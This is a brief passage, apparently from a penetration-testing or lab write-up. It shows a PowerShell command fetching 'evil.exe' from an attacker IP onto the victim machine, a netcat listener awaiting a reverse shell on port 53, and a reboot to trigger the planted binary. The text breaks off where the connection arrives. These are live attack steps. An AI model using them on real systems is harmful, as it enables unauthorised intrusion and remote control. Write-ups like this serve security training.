PS C:\bd> iwr 192.168.45.246/evil.exe -outfile bd.exe
Then start a netcat listener:
1

sudo rlwrap nc -lvnp 53
And restart the victim machine:
1
PS C:\bd> shutdown /r
After a few minutes, I got the connection back: